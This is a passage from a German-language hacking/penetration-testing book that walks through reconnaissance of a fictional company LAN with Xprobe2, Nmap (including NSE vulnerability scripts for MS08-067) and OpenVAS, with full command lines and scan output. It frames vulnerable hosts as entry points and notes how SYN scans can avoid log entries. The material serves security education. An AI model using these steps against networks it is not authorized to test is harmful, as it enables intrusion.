Die Nachteile von ARPSpoof sollen nicht verschwiegen werden: ARP-Spoofing stellt einen erheblichen Eingriff in das Netzwerk dar. Dem Switch werden laufend falsche Werte untergejubelt, was eine Menge Radau verursacht. Wer als Betreiber seine Switches im Blick hat, beispielsweise durch einen Log-Host, bekommt dieses merkwürdige Verhalten ziemlich schnell mit. Zudem darf nicht vergessen werden, dass in großen Netzwerken jede Menge Traffic über das Gateway wandert. Da bei einer Man-in-the-Middle-Attacke der Rechner des Netzwerkforschers als Gateway fungiert, muss dieser die Last auch bewältigen können. Andernfalls sind Verzögerungen im Netz oder gar abbrechende Verbindungen die Folge, was den verantwortlichen Administrator auf dumme Gedanken bringen könnte.

18.4 Scanning: »Full Contact« mit dem LAN

Durch das (Port-)Scanning erfahren wir, welcher Rechner welche Dienste in dem uns immer noch nicht ganz vertrauten Netz anbietet (z. B. Mail-, Web-, Druck- oder Dateidienste). Über das Antwortverhalten lässt sich anschließend auf das Betriebssystem und auf die eingesetzte Version des Dienstes schlussfolgern. Letzteres ist besonders dann von Interesse, wenn veraltete oder fehleranfällige Dienste eingesetzt werden, z. B. ein Webdienst, der anfällig ist für einen bestimmten Angriff. Unser Interesse gilt primär den Servern, die beim Sniffing durch überaus hohen Traffic »angenehm« aufgefallen sind. Der Erfahrung nach stehen diese Maschinen ganz weit oben auf der Liste der bedeutsamen Server. Kommen zum hohen Traffic noch Dienste hinzu, die sich zuordnen lassen (z. B. FTP-, HTTP-, Mail-, File- oder Datenbankdienste), sind die Kronjuwelen des Unternehmens enttarnt.

Der Einsatz eines Portscanners gestaltet sich in den meisten Fällen gleich: Ziel(e) definieren, Methode des Scanvorgangs wählen, zusätzliche Parameter freigeben und nach dem Start auf Rückmeldung warten.

Hier erneut der Hinweis, dass die Zeit der Passivität beim Einsatz von Scannern endgültig vorbei ist. Mit einem Portscan wird gewöhnlicherweise viel Lärm erzeugt. Hier hängt es jeweils davon ab, wie der Netzwerkbetreiber aufgestellt ist und was unsere bisherigen Untersuchungen ergeben haben.

Sind beispielsweise mehrheitlich verschlüsselte Verbindungen an der Tagesordnung? Lassen sich durch passive Fingerprints ausschließlich aktuelle Betriebssysteme entdecken? Hinterlässt das Netzwerk grundsätzlich einen wohlstrukturierten Einsatz? Bei einem dreimaligen »Ja« erscheint es ratsam, nach neuen Betätigungsfeldern Ausschau zu halten oder aber extrem vorsichtig vorzugehen. Wer als Netzwerkbetreiber seine

Hausaufgaben gewissenhaft erledigt und unsere Netzwerkforscher vielleicht nur durch einen exotischen Zwischenfall Zugang zum Netz erhalten haben, hat möglicherweise ein paar Trümpfe in der Hand. So beispielsweise in Form wirkungsvoller Security Policies, aufgeweckter Administratoren (die täglich Logfiles prüfen) oder eines IDS, welches bereits Alarm schlägt, wenn auch nur Ansätze eines Portscans zu entdecken sind. In dem bislang geschilderten Szenario gibt es allerdings nicht den geringsten Anhaltspunkt für den Hauch eines Sicherheitsbewusstseins – im Gegenteil. Folglich fahren wir mit den nächsten, nun aktiven Schritten fort.

18.4.1 Xprobe2

Das Programm Xprobe2 stellt einen guten Einstieg für den ersten aktiven Blick in ein unbekanntes Netz dar. Das Programm bietet uns facettenreiche Möglichkeiten, wertvolle Informationen einzuholen. Xprobe2 ist ein aktives Fingerprinting-Tool und versucht über Rückmeldungen des Hosts das Betriebssystem zu erkennen. Der Einsatz gestaltet sich in unserem Szenario wie folgt:

```
root@discordia:~# xprobe2 192.168.1.0/24

Xprobe2 v.0.3 Copyright (c) 2002-2005 fyodor@o0o.nu, ofir@sys-security.com,
meder@o0o.nu

[+] Target is 192.168.1.0/24
[+] Loading modules.
[+] Following modules are loaded:
[x] [1] ping:icmp_ping  -  ICMP echo discovery module
[x] [2] ping:tcp_ping  -  TCP-based ping discovery module
[x] [3] ping:udp_ping  -  UDP-based ping discovery module
[x] [4] infogather:ttl_calc  -  TCP and UDP based TTL distance calculation
[x] [5] infogather:portscan  -  TCP and UDP PortScanner
[x] [6] fingerprint:icmp_echo  -  ICMP Echo request fingerprinting module
[x] [7] fingerprint:icmp_tstamp  -  ICMP Timestamp request fingerprinting
module
[x] [8] fingerprint:icmp_amask  -  ICMP Address mask request fingerprinting
module
[x] [9] fingerprint:icmp_port_unreach  -  ICMP port unreachable
fingerprinting module
[x] [10] fingerprint:tcp_hshake  -  TCP Handshake fingerprinting module
[x] [11] fingerprint:tcp_rst  -  TCP RST fingerprinting module
[x] [12] fingerprint:smb  -  SMB fingerprinting module
[x] [13] fingerprint:snmp  -  SNMPv2c fingerprinting module
[+] 13 modules registered
[+] Initializing scan engine
[+] Running scan engine
```

```
[-] ping:tcp_ping module: no closed/open TCP ports known on 192.168.1.1.
Module test failed
[-] ping:udp_ping module: no closed/open UDP ports known on 192.168.1.1.
Module test failed
[-] No distance calculation. 192.168.1.1 appears to be dead or no ports
known
[+] Host: 192.168.1.1 is up (Guess probability: 50%)
[+] Target: 192.168.1.1 is alive. Round-Trip Time: 0.00912 sec
[+] Selected safe Round-Trip Time value is: 0.01824 sec
[-] fingerprint:tcp_hshake Module execution aborted (no open TCP ports
known)
[-] fingerprint:smb need either TCP port 139 or 445 to run
[-] fingerprint:snmp: need UDP port 161 open
[+] Primary guess:
[+] Host 192.168.1.1 Running OS: "Foundry Networks IronWare Version
03.0.01eTc1" (Guess probability: 100%)
[+] Other guesses:
[+] Host 192.168.1.1 Running OS: "Linux Kernel 2.4.21" (Guess probability:
91%)
[+] Host 192.168.1.1 Running OS: "Linux Kernel 2.4.22" (Guess probability:
91%)
[+] Host 192.168.1.1 Running OS: "Foundry Networks IronWare Version
07.5.04T53" (Guess probability: 91%)
[+] Host 192.168.1.1 Running OS: "Foundry Networks IronWare Version
07.5.05KT53" (Guess probability: 91%)
[+] Host 192.168.1.1 Running OS: "Foundry Networks IronWare 07.6.01BT51"
(Guess probability: 91%)
[+] Host 192.168.1.1 Running OS: "Foundry Networks IronWare 07.6.04aT51"
(Guess probability: 91%)
[+] Host 192.168.1.1 Running OS: "Foundry Networks IronWare 07.7.01eT53"
(Guess probability: 91%)
[+] Host 192.168.1.1 Running OS: "Linux Kernel 2.4.23" (Guess probability:
91%)
[+] Host 192.168.1.1 Running OS: "Linux Kernel 2.4.24" (Guess probability:
91%)
(...)

[-] ping:tcp_ping module: no closed/open TCP ports known on 192.168.1.184.
Module test failed
[-] ping:udp_ping module: no closed/open UDP ports known on 192.168.1.184.
Module test failed
[-] No distance calculation. 192.168.1.184 appears to be dead or no ports
known
[+] Host: 192.168.1.184 is down (Guess probability: 0%)
(...)
```

```
[+] Host: 192.168.1.211 is up (Guess probability: 50%)
[+] Target: 192.168.1.211 is alive. Round-Trip Time: 0.01829 sec
[+] Selected safe Round-Trip Time value is: 0.03658 sec
[-] fingerprint:tcp_hshake Module execution aborted (no open TCP ports
known)
[-] fingerprint:smb need either TCP port 139 or 445 to run
[-] fingerprint:snmp: need UDP port 161 open
[+] Primary guess:
[+] Host 192.168.1.211 Running OS: "Linux Kernel 2.4.22" (Guess
probability: 100%)
[+] Other guesses:
[+] Host 192.168.1.211 Running OS: "Linux Kernel 2.4.23" (Guess
probability: 100%)
[+] Host 192.168.1.211 Running OS: "Linux Kernel 2.4.21" (Guess
probability: 100%)
[+] Host 192.168.1.211 Running OS: "Linux Kernel 2.4.20" (Guess
probability: 100%)
[+] Host 192.168.1.211 Running OS: "Linux Kernel 2.4.19" (Guess
probability: 100%)
[+] Host 192.168.1.211 Running OS: "Linux Kernel 2.4.24" (Guess
probability: 100%)
[+] Host 192.168.1.211 Running OS: "Linux Kernel 2.4.25" (Guess
probability: 100%)
[+] Host 192.168.1.211 Running OS: "Linux Kernel 2.4.26" (Guess
probability: 100%)
[+] Host 192.168.1.211 Running OS: "Linux Kernel 2.4.27" (Guess
probability: 100%)
[+] Host 192.168.1.211 Running OS: "Linux Kernel 2.4.28" (Guess
probability: 100%)
[-] ping:tcp_ping module: no closed/open TCP ports known on 192.168.1.212.
Module test failed
[-] ping:udp_ping module: no closed/open UDP ports known on 192.168.1.212.
Module test failed
[-] No distance calculation. 192.168.1.212 appears to be dead or no ports
known
[+] Host: 192.168.1.212 is down (Guess probability: 0%)
[-] ping:tcp_ping module: no closed/open TCP ports known on 192.168.1.213.
Module test failed
[-] ping:udp_ping module: no closed/open UDP ports known on 192.168.1.213.
Module test failed
[-] No distance calculation. 192.168.1.213 appears to be dead or no ports
known
[+] Host: 192.168.1.213 is up (Guess probability: 50%)
[+] Target: 192.168.1.213 is alive. Round-Trip Time: 0.00426 sec
[+] Selected safe Round-Trip Time value is: 0.00853 sec
```

```
[-] fingerprint:tcp_hshake Module execution aborted (no open TCP ports
known)
[-] fingerprint:smb need either TCP port 139 or 445 to run
[-] fingerprint:snmp: need UDP port 161 open
[+] Primary guess:
[+] Host 192.168.1.213 Running OS: "Microsoft Windows 2003 Server Standard
Edition" (Guess probability: 100%)
[+] Other guesses:
[+] Host 192.168.1.213 Running OS: "Microsoft Windows 2003 Server
Enterprise Edition" (Guess probability: 100%)
[+] Host 192.168.1.213 Running OS: "Microsoft Windows XP SP2" (Guess
probability: 100%)
[+] Host 192.168.1.213 Running OS: "Microsoft Windows 2000 Workstation"
(Guess probability: 100%)
[+] Host 192.168.1.213 Running OS: "Microsoft Windows 2000 Workstation SP1"
(Guess probability: 100%)
[+] Host 192.168.1.213 Running OS: "Microsoft Windows 2000 Workstation SP2"
(Guess probability: 100%)
[+] Host 192.168.1.213 Running OS: "Microsoft Windows 2000 Workstation SP3"
(Guess probability: 100%)
[+] Host 192.168.1.213 Running OS: "Microsoft Windows 2000 Workstation SP4"
(Guess probability: 100%)
[+] Host 192.168.1.213 Running OS: "Microsoft Windows 2000 Server" (Guess
probability: 100%)
[+] Host 192.168.1.213 Running OS: "Microsoft Windows 2000 Server Service
Pack 1" (Guess probability: 100%)
(...)

[+] Cleaning up scan engine
[+] Modules deinitialized
[+] Execution completed.
root@discordia:~#
```

Durch Xprobe2 erhalten wir ausführliche Informationen zu Hosts und zu den im Netzwerk verwendeten Betriebssystemen. So stuft Xprobe2 beispielsweise den Rechner *192.168.1.211* als Linux-Host ein, der unter dem Linux-Kernel 2.4 läuft. Ist die Einschätzung von Xprobe2 korrekt, haben wir bei diesem Rechner bereits so gut wie einen Fuß in der Tür: Wir erinnern uns daran, dass DSniff eine FTP-Sitzung abgefangen hat. Bei dem abgehörten Login scheint es sich zwar nur um einen FTP-User-Account zu handeln, oftmals ist dieser jedoch gekoppelt an weitere Möglichkeiten zum Zugriff auf das System.

18.4.2 Nmap

Der Security-Scanner Nmap ist einer der leistungsfähigsten Portscanner überhaupt. Eine Schilderung sämtlicher Funktionen von Nmap[202] kann ganze Bücher füllen, folglich beschränken wir uns auch in diesem Szenario auf unser eigentliches Ziel und auf die dazu erforderlichen Handlungen: die Infiltration des Netzwerks. Zunächst möchten wir eine konkrete Vorstellung zur Größe des Netzwerks erhalten – ein Ping Scan liefert uns eine Übersicht der aktiven Hosts samt MAC-Adressen:

```
root@discordia:~# nmap -sP 192.168.1.0/24

Starting Nmap 5.20 ( http://nmap.org ) at 2010-02-13 15:10 CET
Nmap scan report for endian.eschenweg.local (192.168.1.1)
Host is up (0.0012s latency).
MAC Address: 00:02:B3:8E:03:8A (Intel)
Nmap scan report for 192.168.1.5
Host is up (0.0055s latency).
MAC Address: 00:30:42:09:1F:7A (DeTeWe-Deutsche Telephonwerke)
Nmap scan report for 192.168.1.10
Host is up (0.00033s latency).
(...)

Nmap scan report for 192.168.1.211
Host is up (0.00057s latency).
MAC Address: 00:0C:29:16:7E:74 (VMware)
Nmap scan report for 192.168.1.213
Host is up (0.00036s latency).
MAC Address: 00:0C:29:37:79:26 (VMware)
Nmap scan report for 192.168.1.214
Host is up (0.00025s latency).
MAC Address: 00:0C:29:87:A3:13 (VMware)
Nmap scan report for 192.168.1.215
Host is up (0.00056s latency).
MAC Address: 00:0C:29:89:00:B7 (VMware)
(...)

Nmap scan report for 192.168.1.239
Host is up (0.0012s latency).
MAC Address: 00:0C:29:B5:0D:F1 (VMware)
Nmap scan report for 192.168.1.241
Host is up (0.00065s latency).
MAC Address: 00:30:05:33:FF:4B (Fujitsu Siemens Computers)
(...)

Nmap done: 256 IP addresses (181 hosts up) scanned in 231.58 seconds
root@discordia:~#
```

[202] http://nmap.org/book/man.html

Wir wählen sicherheitshalber einen SYN-Scan (Option *-sS*), bei dem ein TCP-Paket mit SYN-Flag an den Zielhost gesendet und ein Verbindungsversuch vorgetäuscht wird. Die Antwort des Hosts gibt Aufschluss über den Port: Schickt der Host ein SYN/ACK-Paket, akzeptiert der Port unsere Verbindung und ist folglich offen. Sendet der Host ein RST-Paket zurück, ist der Port geschlossen. Vermeldet der Zielhost überhaupt kein Paket, ist möglicherweise ein Paketfilter vorgeschaltet. Der Vorteil beim SYN-Scan ist, dass der penetrierte Dienst keinen korrekten Verbindungsversuch wahrnimmt und viele Systeme somit keinen Eintrag im Logfile verzeichnen.

Zudem beauftragten wir Nmap damit, das Betriebssystem (OS-Detection) und den Versionsstand der verwendeten Dienste des Remote-Hosts zu ergründen (Option *–O* und *-A*). Die Hosterkennung (Host Discovery), die Nmap grundsätzlich vor jedem Scan durchführt, um den Host auf Erreichbarkeit zu prüfen, schalten wir mit *-P0* ab. Wir möchten damit verhindern, dass ein Host, den Nmap vielleicht fälschlicherweise als offline einstuft, vom Scanning ausgeschlossen wird. Die interessantesten Rückmeldungen von Nmap anbei:

```
root@discordia:~# nmap -sS -A -O -P0 192.168.1.0/24

Starting Nmap 5.20 ( http://nmap.org ) at 2010-02-13 15:10 CET
(...)

Nmap scan report for 192.168.1.5
Host is up (0.00027s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp
23/tcp   open  telnet      Linux telnetd
80/tcp   open  http        Apache httpd
| html-title: 302 Found
|_Did not follow redirect to https://192.168.1.5/
443/tcp  open  ssl/http    Apache httpd
|_html-title: KX-TD1232 for Enterprise
|_sslv2: server still supports SSLv2
514/tcp  open  tcpwrapped
9090/tcp open  zeus-admin?
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port21-TCP:V=5.20%I=7%D=2/9%Time=4B718301%P=i686-pc-linux-gnu%r(NULL,23
SF:,"220\x20xa000000\x20FTP\x20server\x20\(\)\x20ready\.\r\n")%r(GenericLi
SF:nes,6F,"220\x20xa000000\x20FTP\x20server\x20\(\)\x20ready\.\r\n530\x20P
SF:lease\x20login\x20with\x20USER\x20and\x20PASS\.\r\n530\x20Please\x20log
SF:in\x20with\x20USER\x20and\x20PASS\.\r\n")%r(Help,49,"220\x20xa000000\x2
SF:0FTP\x20server\x20\(\)\x20ready\.\r\n530\x20Please\x20login\x20with\x20
SF:USER\x20and\x20PASS\.\r\n")%r(SMBProgNeg,23,"220\x20xa000000\x20FTP\x20
SF:server\x20\(\)\x20ready\.\r\n");
```

```
MAC Address: 00:40:22:07:1C:7A (Panasonic Operating Company)
No exact OS matches for host (If you know what OS is running on it, see
http://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=5.21%D=2/9%OT=21%CT=1%CU=31994%PV=Y%DS=1%DC=D%G=Y%M=00809F%TM=4B7
OS:1839B%P=i686-pc-linux-gnu)SEQ(SP=C1%GCD=1%ISR=C5%TI=Z%CI=Z%II=I%TS=U)SEQ
OS:(SP=C1%GCD=2%ISR=C5%TI=Z%CI=Z%II=I%TS=U)OPS(O1=M5B4NNSNW0%O2=M5B4NNSNW0%
OS:O3=M5B4NW0%O4=M5B4NNSNW0%O5=M5B4NNSNW0%O6=M5B4NNS)WIN(W1=16D0%W2=16D0%W3
OS:=16D0%W4=16D0%W5=16D0%W6=16D0)ECN(R=Y%DF=Y%T=40%W=16D0%O=M5B4NNSNW0%CC=N
OS:%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=Y%DF=Y%T=40%W=16D
OS:0%S=O%A=S+%F=AS%O=O5B4NNSNW0%RD=0%Q=)T4(R=Y%DF=Y%T=FF%W=0%S=A%A=Z%F=R%O=
OS:%RD=0%Q=)T5(R=Y%DF=Y%T=FF%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=FF%
OS:W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=FF%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=
OS:)U1(R=Y%DF=N%T=AA%IPL=165%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%
OS:DFI=N%T=FF%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux

HOP RTT     ADDRESS
1   0.27 ms 192.168.168.9
(...)

Nmap scan report for 192.168.1.211
Host is up (0.00075s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
21/tcp  open  ftp     ProFTPD 1.3.1
22/tcp  open  ssh     OpenSSH 5.1p1 Debian 5 (protocol 2.0)
| ssh-hostkey: 1024 d1:0e:f0:1f:4b:24:94:9d:c1:b7:82:1a:6e:39:8c:1d (DSA)
|_2048 b7:ea:f0:a6:d7:83:61:75:5b:55:f3:b2:f8:59:17:48 (RSA)
111/tcp open  rpcbind 2 (rpc #100000)
| rpcinfo:
| 100000  2    111/udp  rpcbind
| 100024  1  34926/udp  status
| 100000  2    111/tcp  rpcbind
|_100024  1  40740/tcp  status
MAC Address: 00:0C:29:16:7E:74 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.13 - 2.6.28
Network Distance: 1 hop
Service Info: OSs: Unix, Linux
```

```
HOP RTT     ADDRESS
1   0.75 ms 192.168.1.211
(...)

Nmap scan report for 192.168.1.213
Host is up (0.00078s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE      VERSION
80/tcp   open  http         Microsoft IIS httpd 6.0
|_html-title: 1984
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows 2003 or 2008 microsoft-ds
1025/tcp open  msrpc        Microsoft Windows RPC
1026/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:37:79:26 (VMware)
Device type: general purpose
Running: Microsoft Windows 2003
OS details: Microsoft Windows Server 2003 SP1 or SP2
Network Distance: 1 hop
Service Info: OS: Windows

Host script results:
|_nbstat: NetBIOS name: INTRANET, NetBIOS user: <unknown>, NetBIOS MAC:
00:0c:29:37:79:26
|_smbv2-enabled: Server doesn't support SMBv2 protocol
| smb-os-discovery:
|   OS: Windows Server 2003 3790 Service Pack 1 (Windows Server 2003 5.2)
|   Name: DISCORDIAWERKE\INTRANET
|_  System time: 2010-02-13 14:33:31 UTC+1

HOP RTT     ADDRESS
1   0.78 ms 192.168.1.213
(...)

Nmap scan report for 192.168.1.216
Host is up (0.00078s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows 2003 or 2008 microsoft-ds
1025/tcp open  msrpc        Microsoft Windows RPC
```

```
MAC Address: 00:0C:29:16:A2:65 (VMware)
Device type: general purpose
Running: Microsoft Windows 2003
OS details: Microsoft Windows Server 2003 SP1 or SP2
Network Distance: 1 hop
Service Info: OS: Windows

Host script results:
|_nbstat: NetBIOS name: FILESERVER, NetBIOS user: <unknown>, NetBIOS MAC:
00:0c:29:16:a2:65
| smb-os-discovery:
|   OS: Windows Server 2003 3790 Service Pack 2 (Windows Server 2003 5.2)
|   Name: DISCORDIAWERKE\FILESERVER
|_  System time: 2010-02-13 14:33:30 UTC+1
|_smbv2-enabled: Server doesn't support SMBv2 protocol

HOP RTT     ADDRESS
1   0.78 ms 192.168.1.216
(...)

Nmap scan report for 192.168.1.220
Host is up (0.00055s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 3.8.1p1 Debian 8.sarge.4 (protocol 2.0)
| ssh-hostkey: 1024 eb:4f:f2:7e:60:81:94:19:62:8c:51:ab:7d:f3:23:e6 (DSA)
|_1024 92:ae:0d:a9:38:b0:85:d0:b0:b2:15:22:7d:64:2d:72 (RSA)
139/tcp open  netbios-ssn Samba smbd 3.X (workgroup: DISCORDIAWERKE)
445/tcp open  netbios-ssn Samba smbd 3.X (workgroup: DISCORDIAWERKE)
MAC Address: 00:0C:29:4F:94:0F (VMware)
Device type: general purpose
Running: Ubiquiti Linux 2.4.X
OS details: Ubiquiti AirOS 3.4 (Linux 2.4.24 - 2.4.27)
Network Distance: 1 hop
Service Info: OS: Linux

Host script results:
|_nbstat: NetBIOS name: SAMBA, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown>
| smb-os-discovery:
|   OS: Unix (Samba 3.0.14a-Debian)
|   Name: DISCORDIAWERKE\Unknown
|_  System time: 2010-02-13 13:34:32 UTC+1
```

```
HOP RTT     ADDRESS
1   0.55 ms 192.168.1.220
(...)

Nmap scan report for 192.168.1.227
Host is up (0.00022s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE     VERSION
135/tcp  open  msrpc       Microsoft Windows RPC
139/tcp  open  netbios-ssn
5800/tcp open  vnc-http    RealVNC 4.0 (Resolution 400x250; VNC TCP port:
5900)
5900/tcp open  vnc         VNC (protocol 3.8)
MAC Address: 00:30:05:33:FF:4B (Fujitsu Siemens Computers)
Device type: general purpose
Running: Microsoft Windows XP
OS details: Microsoft Windows XP SP2 or SP3, or Windows Server 2003
Network Distance: 1 hop
Service Info: OS: Windows

HOP RTT     ADDRESS
1   0.22 ms 192.168.1.227
(...)

OS and Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 256 IP addresses (181 hosts up) scanned in 2371.39 seconds
root@discordia:~#
```

Nmap wird seinem guten, vorauseilenden Ruf gerecht. Wir erhalten eine lückenlose Darstellung der im Netzwerk befindlichen Rechner, einschließlich aller angebotenen Dienste. Bereits jetzt können wir aus Erfahrung sagen, dass nicht nur die Betriebssysteme einiger Rechner, sondern auch diverse der betriebenen Dienste entweder »outdated« (zum Beispiel der SAMBA-Server) oder schlichtweg unsicher sind (zum Beispiel FTP- und VNC-Verbindungen).

Ein echtes Bonbon von Nmap stellt die Nmap Scripting Engine (NSE) dar. Durch die mächtige und flexible NSE können Benutzer einfache Skripte schreiben, um eine breite Palette von Netzwerkaufgaben zu automatisieren.

Die explizite Suche nach Windows-Rechnern, die nicht vom Patch MS08-067 partizipierten und somit für den Conficker-Wurm[203] anfällig oder möglicherweise bereits damit infiziert sind, gestaltet sich beispielsweise wie folgt:

```
root@discordia:~# nmap -p137,139,445 --script p2p-conficker,smb-os-
discovery,smb-check-vulns --script-args checkconficker=1,unsafe=1
192.168.1.0/24

Starting Nmap 5.20 ( http://nmap.org ) at 2010-02-13 15:16 CET
NSE: Starting runlevel 2 (of 2) scan.
NSE: Script Scanning completed.
(...)

Nmap scan report for 192.168.1.213
Host is up (0.00077s latency).
PORT    STATE  SERVICE
137/tcp closed netbios-ns
139/tcp open   netbios-ssn
445/tcp open   microsoft-ds
MAC Address: 00:0C:29:37:79:26 (VMware)

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2003 3790 Service Pack 1 (Windows Server 2003 5.2)
|   Name: DISCORDIAWERKE\INTRANET
|_  System time: 2010-02-13 14:37:24 UTC+1
| smb-check-vulns:
|   MS08-067: VULNERABLE
|   Conficker: Likely CLEAN
|
|_  SMBv2 DoS (CVE-2009-3103): NOT VULNERABLE
(...)

Nmap scan report for 192.168.1.216
Host is up (0.00046s latency).
PORT    STATE  SERVICE
137/tcp closed netbios-ns
139/tcp open   netbios-ssn
445/tcp open   microsoft-ds
MAC Address: 00:0C:29:16:A2:65 (VMware)
```

[203] http://technet.microsoft.com/de-de/security/dd452420.aspx

```
Host script results:
| smb-os-discovery:
|   OS: Windows Server 2003 3790 Service Pack 2 (Windows Server 2003 5.2)
|   Name: DISCORDIAWERKE\FILESERVER
|_  System time: 2010-02-13 14:37:24 UTC+1
| smb-check-vulns:
|   MS08-067: NOT VULNERABLE
|   Conficker: Likely CLEAN
|
|_  SMBv2 DoS (CVE-2009-3103): NOT VULNERABLE
(...)

Nmap scan report for 192.168.1.227
Host is up (0.00064s latency).
PORT    STATE  SERVICE
137/tcp closed netbios-ns
139/tcp open   netbios-ssn
445/tcp closed microsoft-ds
MAC Address: 00:30:05:33:FF:4B (Fujitsu Siemens Computers)

Host script results:
| smb-check-vulns:
|
|   Conficker: UNKNOWN; got error SMB: Couldn't find a NetBIOS name that
works for the server. Sorry!
|
|_  SMBv2 DoS (CVE-2009-3103): VULNERABLE
(...)

Nmap done: 256 IP addresses (179 hosts up) scanned in 2418.88 seconds
root@discordia:~#
```

Durch die Meldung »MS08-067: VULNERABLE« wird uns unweigerlich klar, dass der Webserver unter Windows Server 2003 mit der IP-Adresse *192.168.1.213* und dem NetBIOS-Namen »INTRANET« anfällig für besagte Schwäche zu sein scheint. Ein leichtes Spiel für einen Netzwerkforscher mit kriminellen Absichten.

Neben zahlreichen Neuerungen wie der stark überarbeiteten Scripting Engine NSE gesellen sich noch weitere Neuankömmlinge der Nmap-Familie hinzu. So gibt es neben *ndiff* und *ncat* auch *zenmap*, welches das bisherige Frontend *nmapFE* ablöst. Die zenmap-Oberfläche, die unter anderem eine Sortierung der Übersicht nach Hosts und Diensten vermag, liefert in unserem Szenario ein Ergebnis wie das folgende:




Bild 18.17: Durch zenmap wird eine neue Form des Reporting erreicht

18.4.3 Open Vulnerability Assessment System / OpenVAS

Das Scanning per Nmap liefert versierten Netzwerkforschern grundsätzlich alles, was sie für das weitere Vorgehen benötigen. Von besonderem Wert ist die Tatsache, dass die »Black Box« des unbekannten Netzwerks ein Gesicht erhält und uns so die Möglichkeit zur Selektion bietet. So bestätigt sich auch unsere Vermutung, dass es sich bei dem Rechner mit der IP-Adresse *192.168.1.211* um ein Linux-System handelt, welches sowohl einen FTP- als auch einen SSH-Dienst anbietet.

Durch die Option *Service and Application Version Detection* haben wir darüber hinaus erfahren, dass auf dem Rechner *192.168.1.220* ein veralteter Samba-Server in der Version 3.0.14a eingesetzt wird. Regelmäßige Leser von Mailinglisten wie Bugtraq[204] werden sich daran erinnern, dass diese Version einige Schwächen[205] beinhaltet, die durch Exploits ausgenutzt werden können. Ferner konnte durch NSE festgestellt werden, dass der Server mit der IP-Adresse *192.168.1.213* anfällig ist für MS08-067. Beides sind willkommene Einstiegsluken.

Wer sein Wissen über Schwachstellen erst noch aufbauen oder erweitern möchte (die Zuordnung fehlerhafter Dienste zum aktuellen Zeitpunkt somit noch nicht selbst vornehmen kann), GUIs und verständliche Reports bevorzugt, findet im freien OpenVAS einen Freund. OpenVAS übertrifft mit seinem Umfang klassische Vulnerability-Scanner, die ein System ausschließlich auf Schwachstellen prüfen und mit ausführlichem Reporting auf erforderliche Verbesserungen hinweisen – auch wenn dieses Merkmal für unser Szenario bereits ausreichen würde.

---

[204] http://www.securityfocus.com/archive/1

[205] http://www.securityfocus.com/bid/38111/info

So stellt OpenVAS nicht nur eine umfassende Sammlung von Werkzeugen für die Sicherheitsanalyse in Netzwerken zur Verfügung, sondern integriert zusätzlich eine Vielzahl von weiteren Sicherheitsanwendungen. Zudem bietet das Tool eine grafische Benutzeroberfläche. Neben der Verzahnung mit *verinice*[206], einem ISMS-Tool für das Management von Informationssicherheit zur ISO 27001 auf der Basis von BSI IT-Grundschutz, ist OpenVAS durch die Funktion »Local Access Credentials« in der Lage, auch Schwachstellen aus der Innensicht eines Scanziels zu erkunden. Dazu greift es per SSH oder SMB auf das Zielsystem zu und prüft Anwendungszustände, die von außen nicht erkennbar sind, wie etwa den Patchstand von Anwendungen oder die Komplexität der lokalen Kennwörter.

